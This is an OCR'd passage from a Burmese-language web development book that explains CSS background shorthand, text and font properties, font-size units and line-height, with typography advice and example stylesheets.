
CSS မှာ Shorthand လို့ခေါ်တဲ့ အတိုကောက်ရေးနည်းရှိပါတယ်။ Background Property အားလုံးကို တစ် ကြောင်းစီ လေးငါးကြောင်းခွဲရေးမနေပဲ အတိုကောက်ရေးလို့ရပါတယ်။

```
p.alert {
  background: #FFFFDD url(alert.png) no-repeat top right;
}
```

နမူနာမှာ `background-color`, `background-image`, `background-repeat` နဲ့ `background-position` လေးမျိုးလုံး အစား `background` ဆိုတဲ့ Property တစ်ခုတည်းနဲ့ Value တွေ အားလုံးကို တန်းစီထည့်ပေးလိုက်တာပါ။ ဒီနည်းနဲ့ အတိုကောက်ရေးလို့ရပါတယ်။ ဒါပေမယ့် Value တွေက Color → Image → Repeat → Attachment → Position အစီအစဉ်အတိုင်း မှန်အောင်ပေးရပါတယ်။ စလိုတဲ့ Value နဲ့စနိုင်ပါတယ်။ နမူနာမှာ Color နဲ့ စထားပါတယ်၊ ဆန္ဒရှိရင် Position ကနေစလည်း ရပါတယ်။ ဒါပေမယ့် နောက်ကဆက်လိုက်တဲ့ Value ကတော့ အစီအတိုင်း မှန်အောင်ပေးရမှာဖြစ်ပါတယ်။ အစီအစဉ် မမှန်ရင်အလုပ်လုပ်မှာမဟုတ်ပါဘူး။ မထည့်လိုတဲ့ Value ရှိရင်လည်း ချန်ထားခဲ့လို့ရပါတယ်။ နမူနာမှာဆိုရင် Attachment ကိုချန် ထားခဲ့ပါတယ်။ ကျွန်တော်တို့ရဲ့ နမူနာကို အားလုံးပြည့်စုံသွားအောင် Property တစ်ချို့ ထပ်ဖြည့်လိုက်ပါမယ်။

```
p.alert {
  background: #FFD url(alert.png) no-repeat 10px center;
  border: 2px solid #DDA;
  padding: 10px 10px 10px 50px;
  border-radius: 5px;
}
```

`border`, `padding`, `border-radius` Property တွေ ထပ်ဖြည့်လိုက်တာပါ။ ဒီ Property တွေအကြောင်းကို မကြာခင်မှာ ရှင်းပြပေးမှာပါ။ လက်ရှိရလဒ်ကတော့ အခုလိုရရှိမှာဖြစ်ပါတယ်။



ပုံ (၃-၉) CSS Background - နောက်ဆုံးရလဒ်

အခုဆိုရင် <p> Element တစ်ခုကို App Interface တွေမှာ တွေ့မြင်နေကြ Warning Message အသွင် နဲ့ဖော်ပြပေးအောင် CSS နဲ့ ဖန်တီးလိုက်တာပဲဖြစ်ပါတယ်။

Text and Font

စာလုံးအရောင် (Text Color) ကို CSS နဲ့ သတ်မှတ်ဖို့အတွက် `color` Property သုံးရပါတယ်။ Value အနေနဲ့ ကတော့ Background Color မှာ ဖော်ပြခဲ့တဲ့ နည်းလမ်းတွေအတိုင်းပဲ Color Value တွေပေးရမှာဖြစ်ပါတယ်။ စာပိုဒ်တွေကို ဘယ်ဘက်ကိုအညီယူမယ် (သို့မဟုတ်) ညာဘက်ကိုအညီယူမယ်စသဖြင့် Alignment လုပ်ဖို့အတွက် `text-align` Property ကိုသုံးရပါတယ်။ Value အနေနဲ့ `left, right, center, justify` လေးမျိုး အသုံးပြုနိုင်ပါတယ်။

```
h1 {
  color: #224477;
  text-align: center;
}

p {
  color: #555;
  text-align: justify;
}
```

စာရွက်ပေါ်မှာလက်နဲ့စာတွေရေးတဲ့အခါ စာပိုဒ်တိုင်းရဲ့ပထမလိုင်းကို ဘေးမျဉ်းကနေ လက်မဝက်ခွာပြီးရေးကြလေ့ ရှိပါတယ်။ ဒီသဘောကို Web မှာတော့အသုံးနည်းပါတယ်။ ဘေးမျဉ်းကနေ လက်မဝက်ခွာတာက စာရွက်ပေါ်မှာ ဖတ်လို့ ကောင်းပေမယ့်၊ Screen ပေါ်မှာ ဖတ်ရတာသိပ်အဆင်မပြေပါဘူး။ သုံးလိုရင်တော့ `text-indent` Property ကို သုံးနိုင်ပါတယ်။

```
p {
  text-indent: 50px;
}
```

စာလုံးတွေကို Underline တားပြီး ဖော်ပြလိုတဲ့အခါ `text-decoration` Property ကို အသုံးပြုနိုင်ပါတယ်။ လက်တွေ့ မှာ `text-decoration` Property ကို Underline တွေဖြုတ်ဖို့အတွက် ပိုအသုံးများပါတယ်။ `<a>` Element တစ်ခု ထည့်သွင်းလိုက်ရင် Browser တွေကအလိုအလျှောက် Underline တားပြီးဖော်ပြလေ့ရှိပါတယ်။ အဲ့ဒီလို Underline တားထားတာကို မလိုချင်တဲ့အခါ `text-decoration` Property မှာ Value ကို none လို့ သတ်မှတ်ပေး နိုင်ပါတယ်။

```
a {
  text-decoration: none;
}

a:hover {
  text-decoration: underline;
}
```

`none` နဲ့ `underline` အပြင် `text-decoration` Property နဲ့ တွဲဖက်အသုံးပြုလို့ရတဲ့ Value တွေကတော့

`overline`, `line-through`, `blink` တို့ပဲ ဖြစ်ပါတယ်။ `overline` ကတော့ အတော်ကိုအသုံးနည်းပါတယ်။ `blink` ကတော့ စာလုံးကို မှိတ်တုံ့မှိတ်တုံ့ဖြစ်စေချင်ရင်သုံးရတာပါ။ 90' ခေတ်များက အသုံးများခဲ့ပေမယ့် ကနေ့ခေတ်မှာ လုံးဝမသုံးတော့သလောက် အသုံးနည်းသွားပါပြီ။ `line-through` ကတော့ တစ်ချို့နေရာ တွေမှာ အသုံးဝင်ပါတယ်။ တစ်ကယ့်လက်တွေ့မှာ တော့ `none` နဲ့ `underline` သာ အသုံးအများဆုံးဖြစ်ပါတယ်။

စာလုံးအသွင်အပြင် (Font) သတ်မှတ်ဖို့အတွက် `font-family` Property ကို သုံးရပါတယ်။ Value အနေနဲ့ အသုံးပြုလိုတဲ့ Font အုပ်စုကို သတ်မှတ်ပေးရပါတယ်။

```
p {
  font-family: Arial, Helvetica, sans-serif;
}
```

ဒီလို အုပ်စုလိုက်သတ်မှတ်တာက Fallback အတွက် အသုံးဝင်ပါတယ်။ ပေးထားတဲ့ နမူနာအရ အသုံးပြုသူထံမှာ Arial Font ရှိရင် Browser က `<p>` Element တွေကို Arial နဲ့ ဖော်ပြမှာဖြစ်ပါတယ်။ မရှိရင်တော့ Helvetica ကို အသုံး ပြုဖော်ပြ ပါလိမ့်မယ်။ Helvetica လည်း မရှိဘူးဆိုရင်တော့ `sans-serif` Font နဲ့ ဖော်ပြပေးမှာဖြစ်ပါတယ်။ သတ်မှတ်ပေးထားတဲ့ Font တွေတစ်ခုမှမရှိဘူးဆိုရင်တော့ Browser Default Font နဲ့ပဲ ဖော်ပြပေးမှာ ဖြစ်ပါတယ်။ Document ထဲမှာ မြန်မာစာတွေ ထည့်သွင်းရေးသားထားလို့ မြန်မာ Font တွေ သတ်မှတ်ချင်ရင်လည်း အခုလို သတ်မှတ်နိုင်ပါတယ်။

```
p {
  font-family: Padauk, Maynamr3, "Myanmar Text";
}
```

"Myanmar Text" ကို Quote အဖွင့်အပိတ်နဲ့ရေးတာကိုသတိပြုပါ။ သူက Font Name မှာ Space ပါနေလို့ Quote အဖွင့်အပိတ်နဲ့ ရေးပေးဖို့လိုအပ်တာဖြစ်ပါတယ်။ Myanmar Text Font ဆိုတာ Windows 8 မှာ Default ပါဝင်လာတဲ့ Myanmar Font ဖြစ်ပါ တယ်။


မှတ်ချက် ။ ။ ဒီစာရေးနေချိန်မှာ မြန်မာစာရေးဖို့အင်တာနက်မှာ တွင်တွင်ကျယ်ကျယ်အသုံးပြုနေတာက Zawgyi Font ဖြစ်ပါတယ်။ Zawgyi Font ကို အသုံးပြုလိုရင်တော့ `font-family: zawgyi-one;` လို့ သတ်မှတ်ပေးရမှာပါ။ Zawgyi နဲ့ နည်းပညာတူတဲ့ တစ်ခြား တွဲဖက်သတ်မှတ်စရာ Font တစ်ခုမှမရှိလို့ တစ်ခုတည်းပဲသတ်မှတ်ပေးရလေ့ရှိပါတယ်။ Web Standards ကို အညီအညွတ်မလိုက်နာ နိုင်ခင်က Web နည်းပညာမှာ အဆင်မပြေတာတွေရှိခဲ့သလိုပဲ လက်ရှိကွန်ပျူတာသုံး မြန်မာစာမှာလည်း Font တွေမတူတဲ့အတွက် အဆင်မပြေတာတွေရှိပါတယ်။ ဒါပေမယ့် အခုနောက်ပိုင်းတော့ မြန်မာစာအတွက်လည်း Unicode Consortium က သတ်မှတ်ထားတဲ့ ကွန်ပျူတာသုံး ဘာသာစကားဆိုင်ရာ နည်းပညာစံတွေကို ကျယ်ကျယ် ပြန့်ပြန့် လိုက်နာလာကြပါပြီ။ Microsoft, Apple တို့လို့ အဓိက Operating System ထုပ်လုပ်သူတွေက Unicode စံလိုက်နာ တဲ့ မြန်မာ Font တွေကို သူတို့ OS တွေမှာ တစ်ပါတည်းထည့်သွင်း ပေးလာသလို၊ Google, Wikipedia အစရှိတဲ့ အဓိက Website တွေကလည်း သူတို့ Website တွေမှာ မြန်မာစာတွေဖော်ပြဖို့ Unicode စံအတိုင်း ဖော်ပြအသုံးပြုလာကြပြီဖြစ်ပါတယ်။ မကြာတော့တဲ့ကာလမှာ အခုကြုံတွေ့နေရတဲ့ အဆင်မပြေမှုတွေ ပြေလည် သွားတော့မယ်လို့ မျှော်လင့်ပါတယ်။ ဒီအကြောင်းကစိတ်ဝင်စားဖို့ကောင်းသလို Web Developer တွေ သိရှိထားသင့်လို့ အသေးစိတ် ဖော်ပြချင်ပါတယ်။ ဒါပေမယ့် ကျွန်တော်တို့ လေ့လာလက်စကနေ လမ်းလွဲသွားမှာစိုးလို့ ချန်ခဲ့လိုက်ပါတယ်။

စာလုံးတွေကို Bold လုပ်လိုတဲ့အခါ (သို့မဟုတ်) Bold လုပ်ထားတဲ့စာလုံးတွေကနေ Bold ပြန်ဖြုတ်လိုတဲ့ အခါ `font-weight` Property ကို သုံးနိုင်ပါတယ်။ `font-weight: bold;` ဆိုရင် စာလုံးတွေကို Bold လုပ်ပေးမှာဖြစ်ပြီး၊ `font-weight: normal;` ဆိုရင် Bold လုပ်ထားတာကို ပြန်ဖြုတ်ပေးမှာ ဖြစ်ပါတယ်။ `<h1>` `<h2>` `<h3>` အစရှိတဲ့ Heading Element တွေဟာ မူလဖော်ပြပုံအရ Bold လုပ်ဖော်ပြကြလေ့ရှိပါတယ်။ မလိုချင်ဘူးဆိုရင် `font-weight: normal;` နဲ့ ပြန်ဖြုတ်ပေးရမှာ ဖြစ်ပါတယ်။

စာလုံးတွေကို Italic လုပ်လိုတဲ့အခါ (သို့မဟုတ်) Italic လုပ်ထားတဲ့စာလုံးတွေကနေ Italic ပြန်ဖြုတ်လိုတဲ့ အခါ `font-style` Property ကို သုံးနိုင်ပါတယ်။ `font-style: italic;` ဆိုရင် စာလုံးတွေကို Italic လုပ်ပေးမှာဖြစ်ပြီး၊ `font-style: normal;` ဆိုရင် Italic လုပ်ထားတာကိုပြန်ဖြုတ်ပေးမှာ ဖြစ်ပါတယ်။

မှတ်ချက် ။ ။ စာရွက်ပေါ်မှာရိုက်နှိပ်ဖော်ပြတဲ့စာပဲဖြစ်ဖြစ်၊ Web Document ပေါ်မှာ ဖော်ပြတဲ့စာပဲဖြစ်ဖြစ် Typography လို့ခေါ်တဲ့ စာလုံး စီစဉ်နေရာချထားမှုအတက်ပညာကို သိရှိထားမှသာ ဖတ်ရှုသူကဖတ်ရတာရှင်းလင်းချောမွေ့ပြီး အဆင်ပြေတာဖြစ်ပါတယ်။ ဒီစာအုပ်ဟာ Design ထက်စာရင် Development ဘက်ကို ပိုပြီးအသားပေးချင်လို့ Typography အကြောင်း တစ်ခန်းကဏ္ဍယူပြီး မဖော်ပြနိုင်ပါဘူး။ ဒါပေမယ့် မဖြစ်မနေ သိသင့်တဲ့ကိစ္စတွေကိုတော့ သင့်သလိုထည့်သွင်းဖော်ပြပေးသွားပါမယ်။

စာလုံးတွေကို Bold လုပ်တယ် Italic လုပ်တယ်ဆိုတာ ယေဘုယျအားဖြင့် ပိုမြင်သာအောင် Emphasis လုပ်လိုက်တာပါပဲ။ နှစ်သက်တဲ့နည်းလမ်းကို အသုံးပြုနိုင်ပေမယ့် Bold လုပ်ပြီး အလွန်အမင်း Emphasis လုပ်ထားတဲ့စာတွေက ဖတ်ရှုသူ အတွက် ဖတ်ရတာထောက်စေပါတယ်။ **ပုံ (၃-၈၂)** မှာ နှိုင်းယှဉ်ကြည့်နိုင်ပါတယ်။



ပုံ (၃-၈၂) Emphasis in Typography

source: http://www.aisleone.net/2009/design/8-ways-to-improve-your-typography

စာလုံး Size တွေသတ်မှတ်ဖို့အတွက်တော့ `font-size` Property ကိုသုံးနိုင်ပါတယ်။ CSS မှာ `font-size` အပါအဝင် Size ပမာဏတန်ဖိုးသတ်မှတ်ဖို့ အသုံးပြုနိုင်တဲ့ Unit အမျိုးမျိုးရှိပါတယ်။ `px`, `pt`, `in`, `mm`, `em`, `%` စသဖြင့်ရှိကြပါတယ်။ ဒါပေမယ့် `pt`, `in`, `mm` အစရှိတဲ့ Unit တွေက Screen အတွက်သိပ်အဆင်မပြေပါဘူး။ Screen Resolution ကွာခြားချက်ကြောင့် `1in` ဟာတစ်ကယ့် 1 inch နဲ့ Screen ပေါ်မှာအမြဲတမ်းတူညီဖို့ မသေချာ ပါဘူး။ အသုံးများတဲ့ (၃) မျိုးက `px`, `em` နဲ့ `%` တို့ပဲဖြစ်ကြပါတယ်။ `px` Unit ကတော့ သတ်မှတ်လိုတဲ့ Size ကို "အတိအကျ" သတ်မှတ်လိုက်တာဖြစ်ပါတယ်။ `font-size: 13px;` လို့ သတ်မှတ်လိုက်ရင် `13px` ပမာဏရှိတဲ့ စာလုံးအရွယ်အစားနဲ့ ဖော်ပြပေးသွားမှာပဲ ဖြစ်ပါတယ်။

`em` နဲ့ `%` ကိုတော့ Relative Unit လို့ ခေါ်ပါတယ်။ Size ကို အတိအကျ သတ်မှတ်တာမျိုး မဟုတ်ပဲ `font-size: 200%;` လို့ သတ်မှတ်လိုက်တာဟာ "ပုံမှန်သုံးရမယ့် Size ထက် နှစ်ဆကြီးတဲ့ Size ကို သုံးလိုက်ပါ" ဆိုတဲ့အဓိပ္ပါယ် ဖြစ်ပါတယ်။ `font-size: 80%;` ဆိုတာဟာ "ပုံမှန်သုံးရမယ့် Size ထက် နည်းနည်းသေးပြီးသုံးလိုက်ပါ" ဆိုတဲ့ အဓိပ္ပါယ်ပဲ ဖြစ်ပါတယ်။ နည်းနည်းသေးလို့ ပြောလိုက်တာဖြစ်လို့ ဘယ်လောက်သေးမလဲဆိုတာ Parent Element ပေါ်မူတည်နေပါတယ်။ ဥပမာလေးနဲ့ ကြည့်ချင်ပါတယ်။ ကျွန်တော်တို့မှာ ဒီလို Element Structure ရှိတယ်ဆိုပါစို့ -

```
<body>
  <p>
    …
    <b> … </b>
  </p>
</body>
```

`<body>` Element အတွက် Fix Size တစ်ခု သတ်မှတ်ပေးပြီး ကျန် Element တွေကို Relative Unit ဖြစ်တဲ့ `%` သုံးပါမယ်။

```
body {
  font-size: 16px;
}

p {
  font-size: 200%;         /* 32px */
}

p b {
  font-size: 40%;         /* 12px ခန့် (40% of 32px) */
}
```

မှတ်ချက် ။ CSS ထဲမှာ မှတ်ချက်တွေ ထည့်သွင်းရေးသားလိုရင် `/*` အဖွင့်နဲ့ `*/` အပိတ်ကြားထဲမှာ ရေးသားနိုင်ပါတယ်။ လက်တွေ့ အလုပ်လုပ်တဲ့အခါ `/* */` ကြားထဲမှာ ရေးသားထားတာတွေကို ထည့်သွင်းအလုပ်လုပ်မှာမဟုတ်ပါဘူး။

`em` Unit ရဲ့သဘောက `%` နဲ့ ဆင်ပါတယ်။ `1.5em` ဆိုတာ "တစ်လုံးခွဲစာ" ဆိုတဲ့ အဓိပ္ပါယ်ဖြစ်ပြီး၊ `3em` ဆိုတာ "သုံးလုံးစာ" ဆိုတဲ့အဓိပ္ပါယ်ဖြစ်ပါတယ်။ မူလဖော်ပြရမယ့်စာလုံးရဲ့ "သုံးလုံးစာသုံးပြီး ဖော်ပြပါ" ဆိုတော့ "သုံးဆကြီးပြီး ဖော်ပြပါ" လို့ ပြောလိုက်တာနဲ့ အတူတူပဲလို့ဆိုနိုင်ပါတယ်။ ဒါပေမယ့် ဒါက `font-size` မို့လို့ပါ။ တစ်ခြား Size တွေမှာတော့ နည်းနည်း စဉ်းစားစရာရှိပါတယ်။ `width: 30em;` ဆိုတာ Element ရဲ့ အကျယ်ကို စာလုံးအလုံး (၃၀) စာ ပေးလိုက်ပါလို့ဆိုလိုတာ ဖြစ်ပါတယ်။ `width: 50%;` ဆိုတာက သတ်မှတ်ရမယ့်အကျယ်ရဲ့ ထက်ဝက်ပဲ သတ်မှတ် လိုက်ပါလို့ဆိုလိုတာပါ။ အဓိပ္ပါယ်ခြင်း သိပ်မတူတော့ပါဘူး။ ဒါကြောင့် `em` နဲ့ `%` ဟာ font-size အတွက် တော့သဘော တရားတူပေမယ့် တစ်ခြား Size တွေ ဖြစ်တဲ့ Border Size, Width, Height, Margin, Padding အစရှိတဲ့ နေရာတွေမှာ တော့ မတူတော့ပါဘူး။

`px` လို Fixed Unit သုံးသင့်လား `%` နဲ့ `em` လို့ Relative Unit သုံးသင့်လားဆိုတဲ့ အငြင်းအခုန်ကကနေ့ထိ Web Developer တွေကြားထဲမှာ ရှိနေဆဲဖြစ်ပါတယ်။ တစ်ချို့ကတော့ Relative Unite တွေဟာ တစ်ခါတစ်ရံ ခန့်မှန်းရခက်ပြီး User Setting ကို မှီခိုနေလို့ Design ရဲ့အသေးစိတ် Detail ကို ထိခိုက်စေတယ်လို့ဆိုကြပါတယ်။ တစ်ချို့ကတော့ Fixed Unit တွေသုံးမယ်ဆိုရင် အသုံးပြုသူက Browser Function တွေဖြစ်တဲ့ Zoom-In/Zoom-Out တို့ အဆင်ပြေပြေအလုပ်မလုပ်တော့လို့ Accessibility ရှုဒေါင့်အရ Relative Unit တွေသာသုံးသင့်တယ်လို့ဆိုကြပြန် ပါတယ်။

မှတ်ချက် ။ ။ ဒုတိယအဆိုက သိပ်မမှန်တော့ပါဘူး။ တစ်ချိန်က လူသုံးများခဲ့တဲ့ Internet Explorer 6 မှာ Font Size တွေကို `px` နဲ့ သတ်မှတ်ခဲ့ရင် Browser Zoom-Out လုပ်လည်း စာလုံးတွေက ကြီးမလာတာမျိုးဖြစ်ခဲ့ပါတယ်။ ဒါပေမယ့် ဒီစာရေးနေချိန်မှာ တစ်ကမ္ဘာလုံး အတိုင်းအတာနဲ့ Internet Explorer 6 အသုံးပြုသူ 1% တောင် မရှိတော့ပါဘူး။

အားသာချက်အားနည်းချက်ဟာ နှစ်မျိုးလုံးမှာရှိလို့ အသုံးပြုသူရဲ့ ရွေးချယ်မှုကသာ အဓိကဖြစ်ပါတယ်။ ကိုယ့်ရဲ့ Design Decision ပေါ်မူတည်အသုံးပြုရမှာဖြစ်လို့ အသေမှတ်လို့ရနိုင်မှာမဟုတ်ပါဘူး။ ကျွန်တော်ကတော့ ဒီအခန်းမှာဖော်ပြမယ့် နမူနာအများစုမှာ `px` Unit ကိုသာသုံးပါမယ်။ **အခန်း (၁၄) Mobile Web** ကျရင် တော့ `em` နဲ့ `%` နှစ်ခုလုံးကိုအသုံးပြုပြီး နမူနာတွေကို ဖော်ပြပေးမှာဖြစ်ပါတယ်။

Typography အနေနဲ့သတိပြုသင့်တာတစ်ခုက၊ စာလုံးတွေကို Size ရွေးချယ်သတ်မှတ်တဲ့အခါ Balance လို့ခေါ်တဲ့ ညီညွတ်မျှတမှုရှိစေဖို့ အချိုးလိုက်အသုံးပြုသင့်ပါတယ်။ စိတ်ကူးနဲ့ ကောင်းမယ်ထင်သလို သတ်မှတ်ရင် Balance မ ဖြစ်လို့ ဖတ်ရတာ မချောမွေ့တာ မျိုးဖြစ်တက်ပါတယ်။ **ပုံ (၃-၁၁)** မှာ နမူနာအချိုးတစ်ခုကိုဖော်ပြပေးထားပါတယ်။ လေ့လာ ကြည့်ရှုနိုင်ပါတယ်။


ပုံ (၃-၁) Typographic Scale

source: http://www.aisleone.net/2009/design/8-ways-to-improve-your-typography

Text တွေနဲ့ပတ်သက်ပြီး နောက်ထပ်အသုံးဝင်တဲ့ Property ကတော့ line-height ဖြစ်ပါတယ်။ စာကြောင်း တစ်ကြောင်းရဲ့ အမြင့်ဘယ်လောက်ရှိရမလဲ သတ်မှတ်ဖို့အတွက်အသုံးပြုနိုင်ပါတယ်။ ဥပမာ - `font-size` က `16px` ဖြစ်ပြီး စာကြောင်းအမြင့်ကလည်း `16px` ဖြစ်နေရင် စာကြောင်းတွေဟာ တစ်ခုနဲ့တစ်ခု ကွက်တိကပ်နေမှာ ဖြစ်ပါတယ်။ ဖတ်လို့ သိပ်အဆင်မပြေပါဘူး။ Typography ရှုဒေါင့်ကနေအကြံပြုကြတာကတော့ `line-height` ကို စာလုံး Size ရဲ့ တစ်ဆခွဲသတ်မှတ်ခြင်းဟာ ဖတ်ရှုရအဆင်အပြေဆုံးဖြစ်တယ်လို့ဆိုကြပါတယ်။ ဒါကြောင့် ကျွန်တော်ကတော့အမြဲ ဒီလို သုံးလေ့ရှိပါတယ် -

```
body {
  font-size: 16px;
  line-height: 1.5em;
}
```


`line-height` ကို `1.5em` လို့ ပြောလိုက်တော့ နောက်ပိုင်း `font-size` ပြောင်းလည်း `line-height` ကို လိုက်ပြောင်းစရာ မလိုတော့ဘူးပေါ့။ `line-height` က အမြဲတမ်း စာလုံးတစ်လုံးခွဲစာနေရာယူနေမှာပဲဖြစ်ပါတယ်။ အတိအကျသတ်မှတ်ချင် ရင်လည်း ဥပမာအားဖြင့် `line-height: 22px;` ဆိုပြီး အတိအကျသတ်မှတ်နိုင်ပါတယ်။



ပုံ (၃-၄) Line Height in Typography

source: http://www.aisleone.net/2009/design/8-ways-to-improve-your-typography

ပုံ (၃-၄) မှာသင့်တော်တဲ့ Line Height က ဖတ်ရှုချောမွေ့မှုကိုထောက်အကူဖြစ်စေပုံကို ဖော်ပြပေးထားပါတယ်။ Line Height နဲ့ပတ်သက်ရင် နောက်ထပ်သတိပြုသင့်တာကတော့ Vertical Rhythm ဖြစ်ပါတယ်။ တစ်ချို့စာပိုဒ်တွေမှာ သုံးထားတာက Line Height တစ်မျိုး တစ်ချို့စာပိုဒ်တွေမှာနောက်တစ်မျိုးဆိုရင်လည်း ဖတ်ရှုရမချောမွေ့တာမျိုးဖြစ်တက် ပါတယ်။ **ပုံ (၃-၅)** မှာ နှိုင်းယှဉ် လေ့လာကြည့်နိုင်ပါတယ်။



ပုံ (၃-၆) Vertical Rhythm in Typography

source: http://www.aisleone.net/2009/design/8-ways-to-improve-your-typography

